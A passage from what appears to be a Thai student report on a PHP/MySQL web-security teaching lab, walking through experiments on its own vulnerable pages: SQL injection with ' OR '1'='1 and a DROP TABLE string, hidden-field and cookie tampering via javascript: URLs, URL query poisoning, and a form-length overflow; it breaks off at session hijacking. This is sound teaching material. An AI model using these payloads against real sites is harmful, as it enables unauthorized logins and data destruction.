1. html/ xhtml
2. javascript
3. php
4. sql

ความรู้เพิ่มเติมที่จำเป็นสำหรับงานพัฒนาขั้นกลาง-สูง


1. XML technology
2. AJAX (javascript + xml)

ความรู้เพิ่มเติมสำหรับงานใหญ่ งานพิเศษ

1. Server side scripting (PHP, etc)
2. Web database software (MySql, etc)

5.5 การออกแบบ Graphic user interface

ในส่วนนี้เนื่องจากเป็นระบบที่มีฐานอยู่ที่การเป็นเว็บไซต์ ดังนั้นการออกแบบจึงเป็นไปตามรูปแบบของหน้าเว็บเพจทั่วไป



รูป 5.2 เป็นส่วนของหน้า Index

แต่ละเว็บเพจจะใช้ template ที่คล้ายคลึงกันคือ

- ส่วนกลางเป็นส่วนแสดงเนื้อหา
- ด้านข้างทางขวามือเป็นส่วนของเมนู ประกอบด้วย Web Hacking Method คือส่วนการทดลอง และ ส่วน Library for Web Security คือส่วนของไลบรารีที่ได้พัฒนาขึ้นเพื่อป้องกันบุกรุกผ่านหน้าเวป

5.6 แสดงการทดลองการบุกรุกผ่านเวปไซต์

ชุดทดลองการทดลองการบุกรุกผ่านเวปไซต์ รวบรวมรูปแบบการบุกรุกผ่านเวปไซต์เบื้องต้นที่ได้รับความนิยมสำหรับการบุกรุก ได้แก่

- SQL INJECTION
- HIDDEN MANIPULATION
- APPLICATION BUFFER OVERFLOW
- JAVA INJECTION
- QUERY POISON

- SESSION HIJACKING

ชุดทดลองการบุกรุกผ่านเวปไซต์พัฒนาโดยภาษา PHP ซึ่งเป็นภาษาโปรแกรมมิ่งที่ได้รับความนิยมในการพัฒนาเวปไซต์ และได้เลือกใช้ระบบฐานข้อมูลMySQL

5.7 การทดลองการบุกรุกผ่านหน้าเวปไซต์

5.7.1 SQL INJECTION

SQL INJECTION เป็นการบุกรุกโดยผู้บุกรุกทำการป้อนข้อมูลที่ผิดปกติซึ่งอยู่ในรูปแบบของ SQL Syntax ให้แก่เวปแอพลิเคชั่นเพื่อให้เวปแอพลิเคชั่นส่งค่าไปประมวลผลคำสั่งที่ระบบฐานข้อมูล เมื่อระบบฐานข้อมูลทำการประมวลผลจะทำให้เกิดการประมวลผลผิดพลาด ส่งผลให้ผู้บุกรุกสามารถเข้าสู่ระบบได้ โดยผู้บุกรุกอาจจะส่งค่าที่ผิดแปลกไปประมวลผล โดยตัวอย่างข้อมูลที่ผิดปกติ คือ

1. ข้อมูลที่มีผลการประมวลผลเป็นจริงเสมอ

- ' OR '1' = '1

2. ข้อมูลคำสั่งที่ทำให้ระบบฐานข้อมูลประมวลผลจนเกิดข้อผิดพลาดภายในระบบ

- a';DROP TABLE tbname; SELECT * FROM tbname WHERE attribute LIKE '%


การทดลอง

การทดลอง SQL INJECTION ประกอบด้วย


- LOGIN PAGE สำหรับกรอกชื่อผู้ใช้งานและรหัสผ่านสำหรับเข้าระบบ
- PROCESS PAGE สำหรับประมวลผลข้อมูลการเข้าระบบจากผู้ใช้

โดยขั้นตอนของการทดลอง แบ่งออกเป็น 2 รูปแบบ

1. การใส่ชื่อผู้ใช้งาน และรหัสผ่านที่มีอยู่จริงในฐานข้อมูลคือ ชื่อผู้ใช้งาน test และรหัสผ่าน test



รูปที่ 5.3 รูปแสดง LOGIN PAGE สำหรับการทดลองรูปแบบแรก



รูปที่ 5.4 รูปแสดง PROCESS PAGE สำหรับการทดลองรูปแบบแรกเมื่อผ่านการประมวลผล


การประมวลผลการเข้าระบบในรูปแบบนี้ จะทำการประมวลผลด้วย SQL SYNTAX ดังนี้ *SELECT Username FROM Users WHERE Username = 'USERNAME' AND Password = 'PASSWORD'*

โดยค่า USERNAME และ PASSWORD คือค่าที่รับข้อมูลมาจากผู้ใช้งาน

ข้อมูลผู้ใช้ที่ถูกต้องสำหรับเข้าระบบ ประกอบด้วย

- USERNAME : test
- PASSWORD : test

2. การใส่ SQL SYNTAX ที่มีค่า การทำงานเป็นจริงเสมอ ลงไปในส่วนของชื่อผู้ใช้งาน และรหัสผ่าน คือใส่ค่าชื่อผู้ใช้งาน ' OR '1'='1 และรหัสผ่าน ' OR '1'='1




รูปที่ 5.5 รูปแสดง LOGIN PAGE สำหรับการทดลองรูปที่สอง

จะพบว่าค่า SQL SYNTAX ที่ประมวลผลทำให้ SQL QUERY มีคำสั่งเป็น *SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''=''* ซึ่งเป็นค่าข้อมูลที่มีค่า LOGIC เป็นจริงในทุกกรณี ทำให้ผู้ใช้บุกรุกสามารถทำการเข้าระบบได้

SQL INJECTION สามารถดำเนินการได้โดยการระบุข้อมูลผู้ใช้ดังนี้

- USERNAME : ' OR '1'='1
- PASSWORD : ' OR '1'='1



รูปที่ 5.6 รูปแสดงการเข้าสู่ระบบโดยใช้การบุกรุกในรูปแบบของ SQL INJECTION

5.7.2 HIDDEN MANIPULATION


HIDDENFIELD MANIPULATION คือการที่ผู้บุกรุกแก้ไขข้อมูลในส่วนของ HIDDEN FIELD ของเวปไซต์ ซึ่งเป็นส่วนข้อมูลที่ถูกซ่อนไว้เพื่อนำมาใช้ในการประมวลผล โดยการบุกรุกรูปแบบนี้ผู้บุกรุกจะทำการแก้ไข VIEW SOURCE หน้าเวปเพจ แล้วทำการแก้ไขข้อมูลในส่วนของ HIDDEN FIELD แล้วทำการส่งไปประมวลผลยังเซิร์ฟเวอร์ ส่งผลให้เกิดความผิดพลาดในการประมวลผลข้อมูล

รูปแบบการบุกรุก

- ผู้บุกรุกทำการก๊อปปี้ข้อมูลในฟอร์ม มาแก้ไขบนเครื่องผู้บุกรุกก่อนที่จะส่งไปประมวลผลยังเซิร์ฟเวอร์
- ผู้บุกรุกทำการแก้ไขข้อมูลภายในฟอร์ม โดยใช้เทคนิค From Editing

การทดลอง

1. ผู้ทำการทดลองทำการ VIEW SOURCE เพื่อดูค่าในส่วนของ HIDDEN FIELD



รูปที่ 5.7 แสดงการVIEW SOURCE เพื่อแสดงค่าในส่วนของ HIDDEN FIELD

2. ผู้ทดลองพบว่าค่าในส่วน HIDDEN FIELD ที่ทางระบบตั้งไว้คือ เป็นดังนี้

HIDDEN FIELD ID: SID

HIDDEN FIELD VALUE: 46010895

```
<form action="lab/hiddenmanipulation.php" method="post" name="test" id="test">
<table width="100%"  border="0" cellspacing="0" cellpadding="0">
  <tr height="22">
    <td width="5%"> </td>
    <td width="20%"> <input name="sid" type="hidden" value="46010895"></td>
```


รูปที่ 5.8 รูปแสดงค่า *HIDDEN FIELD*

3. ผู้ทำการทดลองทำการเปลี่ยนแปลงข้อมูลภายในส่วนของ HIDDEN FILELD แล้วส่งไปประมวลผลยังระบบ

```
<form action="http://161.246.5.123/lib-www/lab/hiddenmanipulation.php"
method="post"  id="test">
<table width="100%"  border="0" cellspacing="0" cellpadding="0">
  <tr height="22">
<td width="5%"> </td>
<td width="20%"> <input name="sid" type="hidden" value="11111111">
```

รูปที่ 5.9 รูปแสดง การเปลี่ยนแปลงค่า HIDDEN FIELD

4. เมื่อผู้ทำการทดลองเปลี่ยนแปลงค่าในส่วนของ HIDDEN FIELD ส่งผลให้เกิดความผิดพลาดในการประมวลผลข้อมูล



รูปที่ 5.10 รูปแสดงการประมวลผลข้อมูล HIDDEN FIELD ที่ได้รับการเปลี่ยนแปลงค่า


5.7.3 COOKIE EDITING

คือ การที่ผู้บุกรุกใช้ชุดคำสั่ง JAVASCRIPT ในการแก้ไขค่าคุกกี้ ซึ่งคุกกี้คือส่วนที่เก็บข้อมูลสถานะต่างๆของผู้ใช้งานไว้ เช่น หน้า LOGIN PAGE คุกกี้จะเก็บค่า SID ที่จะระบุตัวตนสิทธิ์ของผู้ใช้งาน เมื่อผู้บุกรุกทำการแก้ไขค่าคุกกี้ แล้วส่งไปประมวลผลที่ระบบ จะทำให้เกิดความผิดพลาดในการทำงานของเวปไซต์

การทดลอง

การทำงานของ COOKIE EDITING แบ่งเป็น 2 ส่วนคือ


1. การเรียกดูค่าคุกกี้ ผู้ทำการทดลองสามารถตรวจสอบค่าคุกกี้ในเวปเพจด้วยชุดคำสั่ง JAVASCRIPT Method: ALERT() คือ javascript:alert(document.cookie);




รูป 5.11 รูปแสดง การเรียกดูค่าคุกกี้ด้วยชุดคำสั่ง JAVASCRIPT:ALERT()

2. การแก้ไขค่าคุกกี้ ผู้ทำการทดลองสามารถแก้ไขค่าคุกกี้ในเวปเพจด้วยชุดคำสั่ง JAVASCRIPT Method: VOID() คือ javascript:void(document.cookie='');

รูป 5.12 รูปแสดง การแก้ไขค่าคุกกี้ด้วยชุดคำสั่ง JAVASCRIPT:VOID()



รูปที่ 5.13 รูปแสดง ค่าของคุกกี้ที่ถูกเปลี่ยนแปลงค่า



รูปที่ 5.14 รูปแสดงผลการทดลองการประมวลผลค่าของคุกกี้ที่เปลี่ยนแปลงค่า

5.7.4 QUERY POISON

QUERY POISON คือการบุกรุกโดยการส่ง SQL STATEMENT ผ่านส่วนของ URL ADDRESS โดยอาศัยช่องโหว่ของการส่งค่าข้อมูลที่ใช้ METHOD GET โดย SQL STATEMEN จะมีค่า LOGIC การทำงานที่เป็นจริงเสมอ เมื่อฐานข้อมูลได้รับข้อมูล แล้วนำไปประมวลผล จะส่งผลให้เกิดความผิดพลาดขึ้นในระบบ

โดย ตัวอย่างข้อมูลที่ผิดปกติ คือข้อมูลที่มีผลการประมวลผลเป็นจริงเสมอ


- ' OR '1' = '1

QUERY POISON ในอีกรูปแบบหนึ่งของ SQL INJECTION แต่ SQL INJECTION มีความแตกต่างตรงที่ เป็นการใส่ SQL STATEMENT ในฟอร์มรับค่าแทน

การทดลองนี้พัฒนาขึ้นเพื่อทดสอบกระบวนการทำงานของ QUERY POISON โดยกำหนดให้ผู้ทดลองทำการเข้าสู่ระบบโดยการใช้ ชื่อผู้ใช้ระบบและรหัสผ่าน โดยระบบจะทำการแสดงรายละเอียดของชื่อผู้ใช้ตามที่ผู้ทดลองระบุค่า


การทดลอง

1. ผู้ทำการทดลองทำการตรวจสอบการส่งค่าของระบบที่มีการใช้ Method GET เพื่อรับค่า



รูปที่ 5.15 รูปแสดง ข้อมูลใน URL ซึ่งจะแสดงรายละเอียดของค่าที่ถูกส่งไปประมวลผล

2. เมื่อผู้ทำการทดลองใส่ค่า Username = test เพื่อทำการทดสอบ ในส่วนของ URL ADDRESS จะพบว่าสามารถเข้าสู่ระบบได้ ด้วยชื่อผู้ใช้งานนี้



รูปที่ 5.16 รูปแสดงผลการเข้าสู่ฐานข้อมูลด้วยการใส่ ชื่อผู้ใช้ test

3. ในการทดลอง QUERY POISON หากผู้ทำการทดลองทำการแก้ไขข้อมูล UNAME ในช่อง URL ADDRESS เป็น uname = ' OR '1'='1 จะทำให้ SQL SYNTAX ในการประมวลผลข้อมูลเป็น *SELECT Username FROM Users WHERE Username = '' OR ''='' AND Password = '' OR ''='* ทำให้ระบบทำงานผิดพลาดและจะแสดงรายละเอียดชื่อผู้ใช้งานทั้งหมดที่มีอยู่ภายในระบบ

รูปที่ 5.17 รูปแสดง ผลการเข้าสู่ฐานข้อมูลด้วยการใส่ Logic ที่เป็นจริงไปยัง URL

5.7.5 BUFFER OVERFLOW

BUFFER OVERFLOW คือการบุกรุกผ่านเวปไซต์ที่ผู้บุกรุกทำการแก้ไขค่าในส่วนของขนาดขอบเขตข้อมูล โดยจะส่งผลให้เกิดการใช้งานในส่วนของหน่วยความจำชั่วคราว (BUFFER) เกินกว่าที่ได้ทำการจองไว้ ข้อมูลส่วนที่เกินอาจไปทับซ้อนข้อมูลส่วนอื่นที่มีความสำคัญ ส่งผลให้การทำงานของเซิร์ฟเวอร์ที่ให้บริการเกิดการทำงานที่ผิดพลาด ซึ่งอาจทำให้ประมวลผลข้อมูลผิดพลาด, เกิด SEGMENTATION FAULT หรืออาจทำให้เซิร์ฟเวอร์หยุดให้บริการ

รูปแบบการบุกรุก

ผู้บุกรุกทำการเปลี่ยนแปลงข้อมูลรายละเอียดของฟอร์มต่างๆ ซึ่งมีหน้าที่รับข้อมูลจากผู้ใช้ เช่น การแก้ไขความยาวสูงสุดของข้อมูล โดยอาจจะก๊อปปี้ Source โค๊ดของเวปไซต์ไปเปลี่ยนแปลงแล้วส่งมาประมวลผล หรือเปลี่ยนแปลงข้อมูลโดยใช้วิธี JAVASCRIPT INJECTION

การทดลอง

1. ผู้ทำการทดลองทำการตรวจสอบค่าขนาดของฟอร์มรับค่าโดยการ VIEW SOURCE

รูปที่ 5.18 รูปแสดง ขั้นตอนการตรวจสอบค่าขนาดของฟอร์มรับค่าโดยการ VIEW SOURCE


```
<form action="lab/bufferoverflow.php" method="post"
target="_blank" name="test" id="test">
<input name="text" type="text" value="" maxlength="5">
```

รูปที่ 5.19 โค๊ด HTML แสดง MAXLENGTH ของ TEXTFIELD มีค่าเท่ากับ 5

2. ในการที่จะทำให้เกิด BUFFER OVERFLOW นั้น ผู้ทำการทดลองต้องทำการแก้ไขค่าในส่วนของขนาดฟอร์มรับค่าให้มีขนาดเกินกว่าที่ระบบได้จองไว้เช่น ระบบจอง BUFFER ไว้ที่ 5 ผู้ทดลองจึงต้องเปลี่ยนแปลงเป็นค่า 10 แล้วทำการส่งไปประมวลผลยังเซิร์ฟเวอร์

```
<form action= http://161.246.5.123/lib-www/lab/bufferoverflow.php
method="post" target="_blank" name="test" id="test">
<input name="text" type="text" value="" maxlength="10">
```

รูปที่ 5.20 โค๊ด HTML แสดง MAXLENGTH ของ TEXTFIELD ที่แก้ไขให้มีค่าเท่ากับ 10



รูปที่ 5.21 รูปแสดง INPUT PAGE ที่ได้รับการเปลี่ยนแปลงค่า MAXLENGTH

รูปที่ 5.22 รูปแสดง เพจที่ได้ทำการแก้ไขค่าและส่งผลให้เกิด BUFFER OVERFLOW ขึ้น


5.3.6 SESSION HIJACKING

เป็นรูปแบบการบุกรุกโดยการเข้าไปครอบครอง การใช้งาน Session ของผู้ใช้คนอื่น ด้วยการปลอมเป็นผู้ใช้งานที่ได้รับอนุญาต ซึ่งจะระบุตัวตนด้วย Session ID โดย Session ID อาจเก็บไว้อยู่ในรูปแบบของค่าคุกกี้ ที่สามารถทำการแก้ไขด้วยชุดคำสั่ง JAVASCRIPT การบุกรุกอาจทำได้โดยการสุ่มเดาค่า Session โดยที่ผู้บุกรุกจะสามารถทำได้ทุกอย่างที่ผู้ใช้คนนั้นสามารถกระทำได้กับระบบ

การทดลอง

